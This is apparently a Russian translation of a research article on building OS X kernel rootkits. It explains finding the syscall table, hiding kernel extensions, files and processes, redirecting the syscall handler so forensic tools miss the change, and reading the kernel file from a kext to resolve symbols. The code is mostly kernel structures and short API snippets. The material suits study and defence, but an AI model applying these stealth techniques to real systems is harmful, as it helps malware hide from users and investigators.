Проблема опорного символа легко решается с помощью особенности систем x86 — таблицы дескрипторов прерываний (IDT). IDT «используется процессором для определения правильного ответа на прерывания и исключения» [8]. Традиционная реализация системных вызовов осуществляется через прерывание `0x80`. Ответ на это прерывание выполняется функцией ядра, на которую указывает IDT. Расположение IDT можно получить с помощью инструкции `asm sidt` (store interrupt descriptor table register). Она возвращает адрес таблицы, и следующий шаг — найти адрес обработчика прерывания `0x80`.

Имея адрес обработчика прерывания `0x80`, можно определить базовый адрес ядра. ASLR ядра здесь не играет роли, поскольку адрес обработчика всегда является корректным адресом кода ядра — мы динамически опрашиваем систему, а не используем фиксированные адреса. Найти базовый адрес ядра — значит выполнить поиск в памяти назад в поисках магического значения заголовка Mach-O: `0xfeedfacf` (64 бита) или `0xfeedface` (32 бита).

Одно любопытное свойство реализации ASLR ядра: адреса памяти в заголовках Mach-O ядра и кехт'ов уже содержат смещение ASLR, чего не происходит с бинарными файлами пользовательского пространства, загруженными с ASLR. Заголовок бинарников пользовательского пространства никогда не обновляется, поэтому он не синхронизирован с адресом загрузки.

Следующий шаг — обработка заголовков Mach-O для определения расположения сегмента `__DATA`, поскольку именно там находится таблица `sysent`. Необходимо извлечь начальный адрес сегмента и его границы. После этого остаётся найти в памяти что-то, соответствующее таблице `sysent`.

Есть ли проблемы с производительностью при таком подходе? Расположение `sysent` находится менее чем за секунду даже на пятилетнем Core 2 Duo Macbook Pro. Влияние на производительность можно считать незначительным.

Этот метод был успешно применён, когда стала доступна первая предварительная версия Mountain Lion для разработчиков, и он продолжает работать вплоть до 10.8.2.

Реализацию можно найти в исходном коде, приложенном в конце статьи. Пользовательская версия, использующая `/dev/kmem` для извлечения той же информации, доступна по ссылке [9].

В чём отличие от использования любого другого экспортируемого символа вместо всех этих хлопот с обработчиком прерываний? Честно говоря, это лишь вопрос личных предпочтений и технического

«мастерства». Вместо этого можно использовать символ, удаление которого нарушило бы совместимость, при очень низком риске его изменения со стороны Apple. Позднее нам всё равно потребуется использовать как минимум один KPI, поэтому почти любой символ из него может служить начальной точкой поиска.

Ещё одно решение — использовать один из регистров MSR, связанных с инструкцией SYSCALL. Хорошим кандидатом является регистр MSR с номером 0xC0000082 (MSR_IA32_LSTAR), содержащий точку входа SYSCALL.

Один из способов получить его значение в 64-битном режиме (взято из XNU):

```
#define rdmsr(msr, lo, hi) \
__asm__ volatile("rdmsr" : "=a" (lo), "=d" (hi) : "c" (msr))

static inline uint64_t rdmsr64(uint32_t msr)
{
    uint32_t lo=0, hi=0;
    rdmsr(msr, lo, hi);
    return (((uint64_t)hi) << 32) | ((uint64_t)lo);
}
```

Вызов `rdmsr64(0xC0000082)` вернёт адрес ядра, который будет обрабатывать 64-битные системные вызовы через интерфейс SYSCALL. Регистр 0x176 (MSR_IA32_SYSENTER_EIP) предназначен для 32-битных систем — он используется для 32-битных системных вызовов через SYSENTER.

Это лишь несколько возможностей получить корректный адрес внутри работающего ядра, а затем найти начальный адрес заголовка Mach-O ядра и расположение `sysent`. Адрес заголовка Mach-O окажется полезен для вычисления значения ASLR ядра (смещение хранится в переменной ядра, однако её символ не экспортируется!).

2.3. Скрытие kext

Как уже упоминалось, список модулей ядра заменён классом IOKit OSArray под названием `sLoadedKexts`. Это порождает новую проблему: как найти его расположение, ведь мы имеем дело с C++ IOKit. Шпионское ПО OS.X/Crisis реализовало интересное решение. Оно задействует простой метод IOKit, ссылающийся на `sLoadedKexts`, чтобы найти расположение объекта.

Метод — `OSKext::lookupKextWithLoadTag [libkern/c++/OSKext.cpp]`:

```
OSKext * OSKext::lookupKextWithLoadTag(uint32_t aTag)
{
    OSKext * foundKext = NULL; // returned
    uint32_t count, i;

    IORRecursiveLockLock(sKextLock);

    count = sLoadedKexts->getCount(); // <- используем это место, например
    for (i = 0; i < count; i++) {
        OSKext * thisKext = OSDynamicCast(OSKext,
            sLoadedKexts->getObject(i));
        if (thisKext->getLoadTag() == aTag) {
            foundKext = thisKext;
            foundKext->retain();
            goto finish;
        }
    }
finish:
    IORRecursiveLockUnlock(sKextLock);
    return foundKext;
}
```

В ядерном руткитовом компоненте Crisis нет возможности разрешения символов — символ (`__ZN6OSKext21lookupKextWithLoadTagEj`) разрешается пользовательским компонентом и передаётся в модуль руткита через `sysctl`. Функция, скрывающая руткит, начинает с поиска байта `0xE8`, соответствующего вызову `IORecursiveLockLock()`. Все поиски осуществляются по шестнадцатеричным шаблонам. Затем используются фиксированные смещения для вычисления расположения массива и его модификации. Предоставленный исходный код переосмысливает эту технику.

Поиск можно сделать проще (и переносимее?) путём дизассемблирования этого метода. Хорошая новость в том, что внутри расширения ядра можно использовать дизассемблер x86/x64 благодаря `diStorm` [19] (другие библиотеки, вероятно, тоже подойдут, но я поклонник `diStorm`, особенно после появления интерфейса `decompose`). Для статической компиляции `diStorm` достаточно импортировать исходные файлы и заголовки в проект руткита. Также необходимо определить `SUPPORT_64BIT_OFFSET` или раскомментировать в `config.h`.

Предполагая отсутствие метода поиска символов ядра внутри руткита (это будет разработано позже), можно использовать движок дизассемблирования для поиска интересных функций или методов. Весь раздел `__text` можно дизассемблировать и искать паттерны инструкций, которые, возможно, более стабильны, чем шестнадцатеричные шаблоны.

Тестируя этот подход, мне удалось найти упомянутый выше метод с точностью 100% или 50%. Различные показатели зависят от строгости параметров поиска из-за некоторых различий в выводе компилятора в разных версиях ядра. Речь идёт о количестве вызовов, `jmp`, `jnz`, `jae`, которые незначительно варьируются между некоторыми версиями (обновления компилятора, настройки и т. д.). Производительность впечатляет — дизассемблирование и поиск по всему ядру на процессоре Intel i7 высокого класса занимают 1 секунду.

Основная проблема подхода Crisis состоит в том, что он зависит от фиксированных смещений внутри класса `OSArray`. Любое изменение нарушит совместимость и может привести к аварийному завершению или раскрытию руткита.

Дизассемблирование ядра полезно для поиска паттернов и их использования в различных случаях. Оно не идеально и не решает всех проблем, но является ещё одним полезным инструментом.

Файлы скрываются путём модификации (как минимум) трёх различных системных вызовов: `getdirentries`, `getdirentriesattr` и `getdirentries64`. Ничего нового — это подробно описано ранее.

Обычно совпадение проверяется только по имени файла — это единственная информация, непосредственно доступная из структур в указанных трёх системных вызовах. Это означает, что скрываемое имя файла будет сопоставляться в любой папке, что может вызвать подозрения при использовании распространённого имени. Небольшим усилием можно сделать лучше и попутно чему-то научиться.

Выясним, как получить дополнительную информацию для сопоставления конкретных расположений файлов или папок. Целевая функция — `getdirentries64`, но концепции применимы и к двум другим.

Обычно манипулируют следующей структурой:

```
struct direntry {
    __uint64_t d_ino;      /* file number of entry */
    __uint64_t d_seekoff; /* seek offset (optional, used by servers) */
    __uint16_t d_reclen;   /* length of this record */
    __uint16_t d_namlen;   /* length of string in d_name */
    __uint8_t d_type;      /* file type, see below */
    char d_name[__DARWIN_MAXPATHLEN]; /*entry name (up to MAXPATHLEN bytes)*/
}
```

Сопоставление выполняется по полю `d_name`, которое содержит только текущий файл или папку без полного пути. Именно поэтому большинство реализаций сопоставляют файл в любом месте файловой системы.

К счастью, прототипы всех функций системных вызовов содержат структуру `proc` в качестве первого параметра. В ней достаточно информации для сопоставления по полному пути.

```
struct proc {
    (...)
    struct filedesc *p_fd;          /* Ptr to open files structure. */
    (...)
};

struct filedesc {
    struct fileproc **fd_ofiles;    /* file structures for open files */
    char *fd_ofileflags;            /* per-process open file flags */
    struct vnode *fd_cdir;          /* current directory */
    struct vnode *fd_rdir;          /* root directory */
    int fd_nfiles;                  /* number of open files allocated */
    int fd_lastfile;                /* high-water mark of fd_ofiles */
    (...)
};
```

Например, чтобы отобразить все открытые файлы произвольного процесса, вызывающего `getdirentries64`, можно использовать следующий код:

```
void show_all_openfiles(struct proc *p)
{
    // lock proc structure else we are asking for trouble
    (*proc_fdlock)(p);
    struct filedesc *fd = p->p_fd;
    if (fd != NULL)
    {
        // for some reason fd_nfiles is not useful for this
        int lastfile = fd->fd_lastfile;
        // show all open files for this proc
        for (int count = 0; count < lastfile; count++)
        {
            // fd_ofiles is an array of fileproc that contains file structs
            // for all open files
            struct fileproc *fp = fd->fd_ofiles[count];
            // we are only interested in files so match fg_type field
            if (fp != NULL &&
                fp->f_fglob != NULL &&
                fp->f_fglob->fg_type == DTYPE_VNODE)
            {
                // lock the vnode - fg_data cast depends on fg_type
                // type is vnode so we know fg_data will point to a vnode_t
                (*vnode_lock)((struct vnode*)fp->f_fglob->fg_data);
                struct vnode *vn = (struct vnode*)fp->f_fglob->fg_data;
                if (vn->v_name != NULL)
                {
                    printf("[%d] Filename: %s\n", count, vn->v_name);
                }
                (*vnode_unlock)((struct vnode*)fp->f_fglob->fg_data);
            }
        }
    }
    (*proc_fdunlock)(p);
}
```

Файлы, перечисленные этой функцией, — не те файлы, которые мы хотим скрыть, а файлы, открытые двоичным файлом, вызывающим данный системный вызов. Эту информацию можно использовать, например, для определения пути, который пытается просмотреть команда `ls`. Полный путь можно извлечь вручную, перебирая `vnode` каждого файла, или с помощью функции KPI `vn_getpath`.

Чтобы построить путь из vnode, сначала извлекается структура vnode, соответствующая файлу, а затем выполняется обход до корня файловой системы — каждый vnode содержит ссылку на родительский vnode.

```
struct vnode {
    (...)
    const char *v_name;      /* name component of the vnode */
    vnode_t v_parent;        /* pointer to parent vnode */
    (...)
}
```

Каждый компонент пути можно последовательно сопоставлять до тех пор, пока `v_parent == NULLVP`, что означает корень файловой системы. Если путь совпадает с тем, что мы хотим скрыть, достаточно удалить соответствующую запись из массива `dirent` как обычно.

Для поиска папки или файла, содержимое которого просматривается, можно использовать следующий приём, который, по всей видимости, работает стабильно:

```
int lastfile = main_fd->fd_lastfile;
// lastfile has the information we are looking for
struct fileproc *last_fp = main_fd->fd_ofiles[lastfile];
```

Единственная оговорка — случай раскрытия оболочки. В этом случае имя последней записи файла будет «`ttys`», и нужно перебирать массив `fd_ofiles` в поисках предыдущего элемента перед «`ttys`» — это не обязательно `lastfile-1`.

Кажется сложным, но это не так — всего лишь вопрос поиска нужной информации в структурах ядра. Структура `proc` исключительно богата и является хорошей отправной точкой для многих хаков. Главная проблема — она часто меняется между основными версиями OS X.

Учитывая обилие доступных функций ядра, почти наверняка уже существует функция, избавляющая нас от необходимости строить путь описанным выше способом. Это функция `vn_getpath()` из `bsd/sys/vnode.h`.

```
/*!
@function vn_getpath
@abstract Construct the path to a vnode.
@discussion Paths to vnodes are not always straightforward: a file with
multiple hard-links will have multiple pathnames, and it is sometimes
impossible to determine a vnode's full path. vn_getpath() will not enter
the filesystem.
@param vp The vnode whose path to obtain.
@param pathbuf Destination for pathname; should be of size MAXPATHLEN
@param len Destination for length of resulting path string. Result will
include NULL-terminator in count--that is, "len"
will be strlen(pathbuf) + 1.
@return 0 for success or an error code.
*/
int vn_getpath(struct vnode *vp, char *pathbuf, int *len);
```

Нам всё равно потребуется получить vnode из структуры `proc` для использования этой функции. Чтобы найти vnode, можно использовать трюк с `lastfile` для определения целевого пути, получить его vnode, а затем воспользоваться этой функцией для получения полного пути.

Более хорошим решением является хранение данных внутри других файлов данных, которые сложно проверить по контрольной сумме. На ум приходят базы данных SQLite3 [35].

2.5. Скрытие процессов

Традиционный способ скрытия процессов — удаление их из списка процессов, поддерживаемого ядром. Когда приложение запрашивает список процессов, руткит перехватывает и модифицирует запрос. В этом случае изменяются только результаты, а базовые структуры остаются нетронутыми.

Инструмент обнаружения руткитов может обратиться к этим структурам и сравнить с результатами.

Другая возможность — удаление процессов из списка. На этот раз инструмент, основанный на информации из этих структур, не сможет обнаружить несоответствие, поскольку его нет (по крайней мере в отношении списка `proc`, хотя данные в других структурах могут сигнализировать о несоответствиях).

Из-за архитектуры OS X всё становится немного интереснее (или сложнее), поскольку слой BSD работает поверх слоя XNU. Основными единицами процессов являются задачи (`task`) и потоки (`thread`) Mach, и между процессами BSD и задачами Mach существует взаимно однозначное соответствие. Задача — просто контейнер, а потоки Mach — единицы, выполняющие код. Для данного случая важно, что существует дополнительный список, в котором можно обнаружить несоответствия — список задач Mach. В ASCII-версии диаграммы `nofate` из [3]:

```
proc <-> proc <-> proc <-> ...
  ^         ^         ^
--|-----|-----|-----
  v         v         v
tasks <-> tasks <-> tasks <-> ...
```

BSD
Mach

Версия со скрытым процессом на уровне BSD:

```
proc <-----> proc <-> ...
  ^         ^         ^
--|-----|-----|-----
  v         v         v
tasks <-> tasks <-> tasks <-> ...
```

BSD
Mach

Каждый процесс BSD имеет ссылку на список задач Mach через указатель `void` и наоборот. Обход обоих списков позволяет обнаружить описанное выше несоответствие и с высокой степенью вероятности указывает на установленный руткит (задача Mach без соответствующего процесса BSD вполне допустима).

```
struct proc {
    (...)
    void *task;      /* corresponding task (static) */
    (...)
}

struct task {
    (...)
    void *bsd_info; /* the corresponding proc_t */
    (...)
}
```

(Не столь новый) вывод из всего этого: существует множество точек, которые можно использовать для обнаружения несоответствий в системе. Скрыть их при попытке спрятать один или несколько мошеннических процессов очень сложно. Гораздо лучшим решением является внедрение в нормальные процессы, где обнаружение несколько сложнее — это может быть нормальный процесс с дополнительным потоком, например. Решение с внедрением будет использоваться позже для запуска пользовательских команд из ядра.

2.6. Модификация обработчика системных вызовов

Распространённая техника сокрытия модификаций таблицы системных вызовов — создать копию и модифицировать обработчик системных вызовов так, чтобы он указывал на новую. Утилиты обнаружения руткитов, проверяющие только *легитимную* таблицу, не смогут обнаружить это. Техника не нова, хотя я никогда не видел её применения в OS X. Хорошая возможность описать её реализацию.

Прерывание 0x80 обрабатывается ассемблерной функцией `idt64_unix_scall` [`osfmk/x86_64/idt64.s`]. Таблица IDT [`osfmk/x86_64/idt_table.h`] подтверждает это и может быть проверена в runtime путём запроса IDT и извлечения адреса обработчика `int80`.

```
USER_TRAP_SPC(0x80, idt64_unix_scall)
```

Следуем ассемблерному коду `idt64_unix_scall`. Переход на C происходит при вызове функции `unix_syscall[64]` — как для прерывания 0x80, так и для системных вызовов через `sysenter/systrap`. Эта цепочка вызовов открывает множество возможностей для изменения указателей или установки трамплинов для перенаправления кода в реализацию руткита.

Одна из таких возможностей — изменение указателя таблицы внутри `unix_syscall[64]`. Пример кода для 64-битной версии:

```
(...)
code = regs->rax & SYSCALL_NUMBER_MASK;
DEBUG_KPRINT_SYSCALL_UNIX(
    "unix_syscall64: code=%d(%s) rip=%llx\n",
    code, syscallnames[code >= NUM_SYSENT ? 63 : code], regs->isf.rip);
callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
uargp = (void *)(&regs->rdi);
```

Вывод дизассемблера (здесь я переименовал ссылки на память в IDA, так как символы им не сопоставлены):

```
loc_FFFFFFFF80005E169C:
4C 03 2D 2D EA 21 00      add     r13, cs:sysent
4C 3B 2D 26 EA 21 00      cmp     r13, cs:sysent
74 0B                    jz      short loc_FFFFFFFF80005E16B7
```

Ссылка на `sysent` указывает на:

```
__DATA:__got:FFFFFFF80008000D0 40 58 85 00 80 FF FF FF sysent    dq offset
sysent_table
```

Найти расположение `sysent` в разделе `__got` очень просто. Находим расположение таблицы `sysent` одной из техник из раздела 2 (или каким-либо иным способом) и ищем этот адрес в разделе `__got` (для определения расположения и границ раздела `__got` достаточно прочитать заголовок Mach-O ядра).

Простейший способ перенаправить `sysent` — изменить этот указатель на нашу модифицированную копию. Инструмент (памяти) форензики, который (только) ищет и проверяет оригинальную таблицу `sysent`, не сможет обнаружить это и следующий трюк. Например, `Volafox v0.8` уязвим. Версия `Volatility` для Mac на момент написания статьи ещё не имела плагина для `sysent`.

Другой способ — изменить ссылку кода на раздел `__got` и вместо этого указать куда-нибудь ещё. Реализовать это очень просто при помощи `diStorm`.

Дизассемблируем функции `unix_syscall[64]` и ищем ссылки на адрес `__got`. Инструкции, которые нужно сопоставить — `ADD` и `CMP` (это предположение, судя по всему, всегда верно). Для вычисления целевого адреса RIP в `diStorm` есть вспомогательный макрос `INSTRUCTION_GET_RIP_TARGET()`. Если адрес RIP совпадает с адресом `__got`, смещение может быть обновлено. Вычисляем смещение до адреса, содержащего указатель на новую таблицу, и обновляем его в инструкции, ссылавшейся на старый указатель `__got`.

Один важный (!) нюанс. RIP-адресация использует 32-битное смещение, которого в большинстве случаев должно хватить для ссылки на новый `sysent` (динамически или статически выделенный). Это может быть не всегда верно — по моему опыту расстояние очень близко к пределу знакового `int`.

Один из способов сделать это безопаснее — разместить указатель в памяти ядра. Это может быть пространство выравнивания, заголовок Mach-O (ради смеха!) или другое место (это просто

указатель на данные, поэтому разрешение на выполнение не нужно).

Теперь перейдём к интересным вещам, открывающим дверь к ещё более интересным!

Одним из раздражающих препятствий, которое Apple ввела против разработки руткитов, является отсутствие полного сегмента `__LINKEDIT` ядра вплоть до Snow Leopard. Полезные символы для разработки руткитов также не экспортируются. Никто не говорил, что разработка руткитов — это легко: интересно, но не всегда просто.

Возможные решения: разрешение символов из пространства пользователя и поиск паттернов из `kext` — последнее легко подвержено сбоям из-за изменяющихся паттернов в версиях ядра и компиляторах.

Например, шпионское ПО OS.X/Crisis использует смешанный подход. Большинство символов разрешаются из пользовательского агента и передаются через символьное устройство в руткит, но `sLoadedKexts` разрешается поиском байтов — начальная точка всё равно является символом, разрешённым из пользовательского пространства.

Самое простое решение этой проблемы — прочитать файл ядра (`/mach_kernel`) из руткита и обработать таблицу символов так, как это делается из пространства пользователя. Извлечённые адреса необходимо скорректировать на смещение ASLR ядра, но это легко обходится, как описано в разделе 2.2.

Насколько мне известно, ни один публично известный руткит OS X никогда не реализовывал произвольное чтение файловой системы, и, вероятно, очень немногие (или ни одного) на других платформах (TDSS является наиболее известным в Windows). Существует что-то вроде мифа о сложности реализации этого или ещё что-то, заставлявшее разработчиков руткитов избегать этого. Должен признаться, я сам находился под влиянием этого «мифа» и никогда не утруждался попробовать до написания этой статьи.

На практике реализация исключительно проста! Иногда просто нужно быть в правильном настроении и попробовать.

Будут показаны два метода: один очень простой, основанный на экспортируемых символах (и копии весьма стабильной частной внешней функции ядра), и другой, несколько более сложный, требующий некоторых неэкспортированных символов. Оба основаны на VFS — очевидном и простейшем способе достичь нашей цели.

3.1. Краткий обзор VFS

Виртуальный интерфейс файловой системы (VFS) был введён в 4.4BSD и впервые реализован Sun Microsystems. До этого новшества файловые записи напрямую ссылались на иноды файловой системы. Этот метод плохо масштабируется при наличии нескольких типов файловых систем.

VFS — дополнительный расширяемый объектно-ориентированный слой, вводящий абстракцию над базовой файловой системой и упрощающий поддержку нескольких файловых систем. Вместо `inode` используются `vnode`. Нет необходимости разбираться в тонкостях множества файловых систем — можно использовать функции VFS и позволить ядру выполнять «грязную работу» файловых операций.

Наиболее интересные для наших целей структуры VFS:

- `struct filedesc`: определена в `bsd/sys/filedesc.h`, представляет открытые файлы в процессе.
- `struct fileproc`: определена в `bsd/sys/file_internal.h`, представляет каждый открытый файл.

- `struct fileglob`: определена в `bsd/sys/file_internal.h`, содержит всю информацию, связанную с файлом, включая `vnode` и поддерживаемые операции файловой системы.
- `struct vnode`: определена в `bsd/sys/vnode_internal.h`.

Подробные ссылки по дизайну и реализации можно найти в [20], [14] и [13].

3.2. Простой способ — Apple любит авторов руткитов!

Первая необходимая нам информация — `vnode` целевого файла для чтения. Мы уже видели в разделе 2.4, что эта информация доступна в структуре `proc_t`, однако можно пойти более простым путём!

Подходящая функция — `vnode_lookup()` (доступна в BSD KPI). Она определена в `bsd/vfs/vfs_subr.c` в исходном коде XNU и хорошо задокументирована в заголовке `bsd/sys/vnode.h`:

```

/*!
@function vnode_lookup
@abstract Convert a path into a vnode.
@discussion This routine is a thin wrapper around xnu-internal lookup
routines; if successful, it returns with an iocount held on the resulting
vnode which must be dropped with vnode_put().
@param path Path to look up.
@param flags VNODE_LOOKUP_NOFOLLOW: do not follow symbolic links.
              VNODE_LOOKUP_NOCROSSMOUNT: do not cross mount points.
@return Results 0 for success or an error code.
*/
errno_t vnode_lookup(const char *, int, vnode_t *, vfs_context_t);

```

Аргументы: путь к целевому файлу, флаги поиска, указатель `vnode_t` для вывода и контекст `vfs` для текущего потока (или контекст ядра).

Контекст `vfs` можно получить с помощью функции `vfs_context_current()`, но она доступна только в неподдерживаемом KPI — подвержена тому, что Apple захочет с ней сделать, и недостаточно стабильна для наших целей. На практике контекст `vfs` не является проблемой, поскольку Apple (или исходный код BSD) позаботились о нас. Позвольте показать почему — вот реализация `vnode_lookup()` в ядре:

```

errno_t
vnode_lookup(const char *path, int flags, vnode_t *vpp, vfs_context_t ctx)
{
    struct nameidata nd;
    int error;
    u_int32_t ndflags = 0;

    if (ctx == NULL) {          /* XXX technically an error */
        ctx = vfs_context_current(); // <- thank you! :-)
    }
    (...)
}

```

Забота Apple означает, что нам достаточно простой операции для получения `vnode` ядра:

```

#include <sys/vnode.h>
int error = 0;
vnode_t kernel_vnode = NULLVP;
error = vnode_lookup("/mach_kernel", 0, &kernel_vnode, NULL);

```

Важная деталь: `vnode_lookup()` увеличивает `iocount` на целевом `vnode`. Необходимо освободить его с помощью `vnode_put()`, когда он больше не нужен (после чтения или записи). Эта функция также доступна в BSD KPI.

Имея информацию о `vnode` ядра, мы наконец можем прочитать его содержимое из руткита. Для этого используется функция `VNOP_READ()` — задокументирована и объявлена в

bsd/sys/vnode_if.h.

```
/*!  
@function VNOP_READ  
@abstract Call down to a filesystem to read file data.  
@discussion VNOP_READ() is where the hard work of of the read() system  
call happens. The filesystem may use the buffer cache, the cluster layer,  
or an alternative method to get its data; uio routines will be used to see  
that data is copied to the correct virtual address in the correct address  
space and will update its uio argument to indicate how much data has been  
moved.  
@param vp The vnode to read from.  
@param uio Description of request, including file offset, amount of data  
requested, destination address for data, and whether that destination is in  
kernel or user space.  
@param ctx Context against which to authenticate read request.  
@return 0 for success or a filesystem-specific error. VNOP_READ() can  
return success even if less data was read than originally requested;  
returning an error value should indicate that something actually went  
wrong.  
*/  
extern errno_t VNOP_READ(vnode_t, struct uio *, int, vfs_context_t);
```

Последний недостающий элемент — структура `uio`. Для создания этого буфера используются три функции: `uio_create()`, `uio_createwithbuffer()` и `uio_addiov()`.

Две доступны в BSD KPI: `uio_create` и `uio_addiov`. Третья, `uio_createwithbuffer`, является частной внешней и используется `uio_create`. Её реализацию можно взять из файла XNU `bsd/kern/kern_subr.c`. Она достаточно проста и стабильна (никогда не изменялась во всех последних версиях OS X).

И снова можно передать `NULL` в аргумент `ctx` — реализация позаботится об этом, как и в `vnode_lookup()`.

Пример создания необходимой структуры для страницы в 4 Кбайт:

```
char data_buffer[PAGE_SIZE_64];  
uio_t uio = NULL;  
uio = uio_create(1, 0, UIO_SYSSPACE, UIO_READ);  
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```

Тот же пример с использованием `uio_createwithbuffer`:

```
char data_buffer[PAGE_SIZE_64];  
uio_t uio = NULL;  
char uio_buf[UIO_SIZEOF(1)];  
uio = uio_createwithbuffer(1, 0, UIO_SYSSPACE, UIO_READ, &uio_buf[0],  
    sizeof(uio_buf));  
error = uio_addiov(uio, CAST_USER_ADDR_T(data_buffer), PAGE_SIZE_64);
```

Сначала создаём буфер `uio`, затем добавляем его — иначе он не может быть использован. Буфер данных может быть статически выделен (как выше) или динамически с помощью `_MALLOC()` или другого доступного варианта ядра.

После создания буфера `uio` последний шаг — выполнить чтение:

```
error = VNOP_READ(kernel_vode, uio, 0, NULL);
```

В случае успеха буфер будет содержать первую страницу (4096 байт) ядра OS X `/mach_kernel`, прочитанную в `data_buffer`.

Хорошим примером реализации этого процесса является функция ядра `dqfileopen()` [`bsd/vfs/vfs_quota.c`].

3.3. Более сложный способ

Этот второй подход был, по сути, тем, с чего я начал исследование данной проблемы — до того, как узнал о `vnode_lookup()`. Это хороший резервный метод, хотя интерес здесь представляют опыт обучения и некоторые используемые техники получения информации.

Его главное неудобство — требование неэкспортированного символа `VNOP_LOOKUP()`. Эта функция требует других аргументов, но имеет ту же функциональность, что и `vnode_lookup()` — поиск `vnode` файла или каталога. Документация находится в `bsd/sys/vnode_if.h`.

```
/*!  
 * @function VNOP_LOOKUP  
 * @abstract Call down to a filesystem to look for a directory entry by name.  
 * @discussion VNOP_LOOKUP is the key pathway through which VFS asks a  
 * filesystem to find a file. The vnode should be returned with an iocount to  
 * be dropped by the caller. A VNOP_LOOKUP() calldown can come without a  
 * preceding VNOP_OPEN().  
 * @param dvp Directory in which to look up file.  
 * @param vpp Destination for found vnode.  
 * @param cnp Structure describing filename to find, reason for lookup, and  
 * various other data.  
 * @param ctx Context against which to authenticate lookup request.  
 * @return 0 for success or a filesystem-specific error.  
 */  
#ifdef XNU_KERNEL_PRIVATE  
extern errno_t VNOP_LOOKUP(vnode_t, vnode_t *, struct componentname *,  
    vfs_context_t);  
#endif /* XNU_KERNEL_PRIVATE */
```

Первый аргумент — `vnode` каталога, в котором находится целевой файл. Это проблема типа «курица и яйцо», поскольку у нас нет этой информации — именно её мы и хотим получить! Не бойтесь: эту информацию можно извлечь из другого места. Как уже было описано, структура `proc` содержит поле `p_fd` — указатель на структуру открытых файлов (`struct filedesc`).

Структура `filedesc` имеет два интересных для наших целей поля:

- 1) `fd_ofiles` — массив структур файлов для открытых файлов.
- 2) `fd_cdir` — структура `vnode` текущего каталога.

Есть также `fd_rdir` — `vnode` корневого каталога, но по моим тестам он обычно `NULL`.

Структура `proc` является двусвязным списком — мы можем перемещаться по нему и получать информацию любого процесса. В OS X ядро — это ещё одна задача Mach с PID 0 и соответствующей записью `proc` — до Leopard доступ к задаче ядра был возможен через `task_for_pid(0)`, что позволяло DKOM (прямое манипулирование объектами ядра). Файл `mach_kernel` расположен в корневом каталоге `/`.

Предлагаемая процедура — обход структуры `proc` для нахождения pid 0 (поле `p_pid`). Когда он найден, поле `fd_cdir` будет содержать то, что нам нужно — `vnode` корневого каталога.

Следующая проблема: как получить доступ к структуре `proc`. Существует символ `allproc`, содержащий указатель на неё, но он больше не экспортируется. Нам нужен альтернативный путь! Два решения: сложное и простое.

Возвращаясь к тому, что уже описано в разделе 2.4. Реализация функций системных вызовов в ядре имеет указатель `struct proc *` в качестве первого параметра. На примере `open()`:

```
open(struct proc *p, struct open_args *uap, int *retval)
```

Что можно сделать — временно (или не только) перехватить системный вызов через таблицу `sysent` и получить ссылку на любой `proc_t`. Поскольку это двусвязный список, его можно обойти и найти PID 0. Когда он найден, можно извлечь указатель `vnode` на текущий каталог.

Ядро не держит `/mach_kernel` открытым, поэтому поле `fd_ofiles` бесполезно. К счастью, `fd_cdir` содержит нужную нам информацию — `vnode` корневого каталога `/`.

Искушённый читатель, знакомый с ядром, знает, что нет нужды во всей этой суете для получения структуры `proc_t`. Существует функция BSD KPI, решающая проблему одним вызовом: `proc_find()`. Её прототип: `proc_t proc_find(int pid)`.

Ядро — просто ещё одна задача с PID 0, поэтому достаточно выполнить `proc_find(0)` и получить требуемый указатель на структуру. Это увеличит счётчик ссылок, и необходимо вызвать `proc_rele()` для его освобождения. Очень просто, не правда ли? :-)

На этот раз нам нужно предоставить контекст `vfs`. В процессе исследования я использовал жёстко заданный указатель на функцию `vfs_context_current()`, но при написании этого раздела обнаружил более подходящую функцию. Это `vfs_context_create()`, доступная в BSD KPI.

```
/*!  
 *function vfs_context_create  
 *abstract Create a new vfs_context_t with appropriate references held.  
 *discussion The context must be released with vfs_context_rele() when no  
 *longer in use.  
 *param ctx Context to copy, or NULL to use information from running  
 *thread.  
 *return The new context, or NULL in the event of failure.  
 */  
vfs_context_t vfs_context_create(vfs_context_t);
```

Можно использовать эту функцию для создания нового контекста и передачи его в `VNOP_LOOKUP()`. Следующий шаг — создание `struct componentname` [bsd/sys/vnode.h].

```
struct componentname {  
    // Arguments to lookup.  
    uint32_t    cn_nameiop;    /* lookup operation */  
    uint32_t    cn_flags;      /* flags (see below) */  
    void        *cn_reserved1; /* use vfs_context_t */  
    void        *cn_reserved2; /* use vfs_context_t */  
    // Shared between lookup and commit routines.  
    char        *cn_pnbuf;     /* pathname buffer */  
    int         cn_pnlen;      /* length of allocated buffer */  
    char        *cn_nameptr;    /* pointer to looked up name */  
    int         cn_namelen;     /* length of looked up component */  
    uint32_t    cn_hash;        /* hash value of looked up name */  
    uint32_t    cn_consume;     /* chars to consume in lookup() */  
};
```

Небольшой пример для поиска `/mach_kernel`:

```
struct componentname cnp;  
char tmpname[] = "mach_kernel";  
bzero(&cnp, sizeof(cnp));  
  
cnp.cn_nameiop = LOOKUP;  
cnp.cn_flags = ISLASTCN;  
cnp.cn_reserved1 = vfs_context_create(NULL);  
cnp.cn_pnbuf = tmpname;  
cnp.cn_pnlen = sizeof(tmpname);  
cnp.cn_nameptr = cnp.cn_pnbuf;  
cnp.cn_namelen = (int)strlen(tmpname);
```

Теперь можно вызвать `VNOP_LOOKUP()` и использовать возвращённую информацию `vnode` для выполнения `VNOP_READ()`, как в разделе 3.1 (не забудьте предварительно создать буфер `UIO`).

Наконец, есть ещё одна функция, которую можно (зло)употребить для чтения файлов — `vn_rdwr()`. Именно она разбудила мой интерес к этому процессу при чтении о потоке выполнения бинарного файла Mach-O. Параметры, которые она требует, можно получить или создать с помощью описанных выше техник.

Запись не сложнее чтения. Достаточно просмотреть упомянутые файлы с исходным кодом, и нужные функции станут очевидны.

3.4. Разрешение символов ядра

В своём блог-посте [5] snazar подробно объясняет, как разрешать символы ядра. Единственное отличие состоит в том, что вместо прямого чтения из памяти ядра у нас есть информация во временных буферах с данными, прочитанными из файловой системы.

Предлагаемый рабочий процесс:

1) Прочитать первую страницу /mach_kernel, содержащую заголовок Mach-O.

2) Обработать заголовок Mach-O и извлечь следующую информацию:

- Из сегмента `__TEXT`: поле `vmaddr` (для вычисления смещения ASLR).
- Из сегмента `__LINKEDIT`: `fileoff` и `filesize` (для чтения сегмента).
- Из команды `LC_SYMTAB`: `symoff`, `nsyms`, `stroff`, `strsize`.

Дополнительную информацию о формате Mach-O см. в [10].

